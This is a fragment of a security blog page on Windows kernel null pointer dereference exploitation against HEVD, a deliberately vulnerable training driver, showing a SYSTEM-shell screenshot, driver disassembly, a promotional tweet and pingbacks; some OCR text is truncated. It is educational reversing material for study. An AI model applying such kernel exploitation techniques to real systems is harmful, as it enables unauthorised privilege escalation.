
Administrator: C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\haxor>whoami
nt authority\system

C:\Users\haxor>
```

(https://osandamalith.files.wordpress.com/2017/06/woot.png)

Hakin9
@Hakin9

Windows Kernel Exploitation – Null Pointer Dereference
bit.ly/2rV5v9W #infosec #hacking #hackers #pentest
#pentesting #windows


```
call    _DbgPrint
add     esp, 30h
mov     eax, 0BAD0B0B0h
cmp     [ebp+UserValue], eax
jnz     short loc_14CBA
```

```
back@0 ; NullPointerDereferenceObjectCallback()
: 0x%p"...
ack: 0"...
```

```
loc_14CBA:                          ; "[+] Freeing NullPointerDeref
push    offset aFreeingNullpoi
call    _DbgPrint
mov     [esp+34h+var_34], offset aKcah ; "'kcaH'"
push    ebx                         ; Format
call    _DbgPrint
push    esi
push    edi                         ; Format
call    _DbgPrint
add     esp, 10h
push    6B636148h                   ; Tag
push    esi                         ; P
call    ds:__imp__ExFreePoolWithTag@8 ; ExFreePoolWithT
xor     esi, esi
```

23   8:30 PM - Jun 22, 2017

20 people are talking about this

Reversing, Uncategorized
exploit, HEVD, kernel

3 thoughts on "Windows Kernel Exploitation – Null Pointer Dereference"

1. Pingback: 【知识】6月23日 – 每日安全知识热点-安全路透社 (https://www.08sec.com/bobao/15790.html)
2. Pingback: 【知识】6月23日 – 每日安全知识热点 – 安百科技 (https://vul.anbai.com/32482.html)
3. Pingback: 半月安全看看看2017六月（下） – 安全0day (http://www.netsec0day.com/?p=404)

This site uses Akismet to reduce spam. Learn how your comment data is processed (https://akismet.com/privacy/).

Home (https://osandamalith.com/) 🔒 My Advisories (https://osandamalith.com/my-exploits/) 💊 Cool Posts (https://osandamalith.com/cool-posts/) ☠️ Shellcodes (https://osandamalith.com/shellcodes/) ☣️ About (https://osandamalith.com/about/)

Ⓦ (https://wordpress.com/?ref=footer_custom_svg)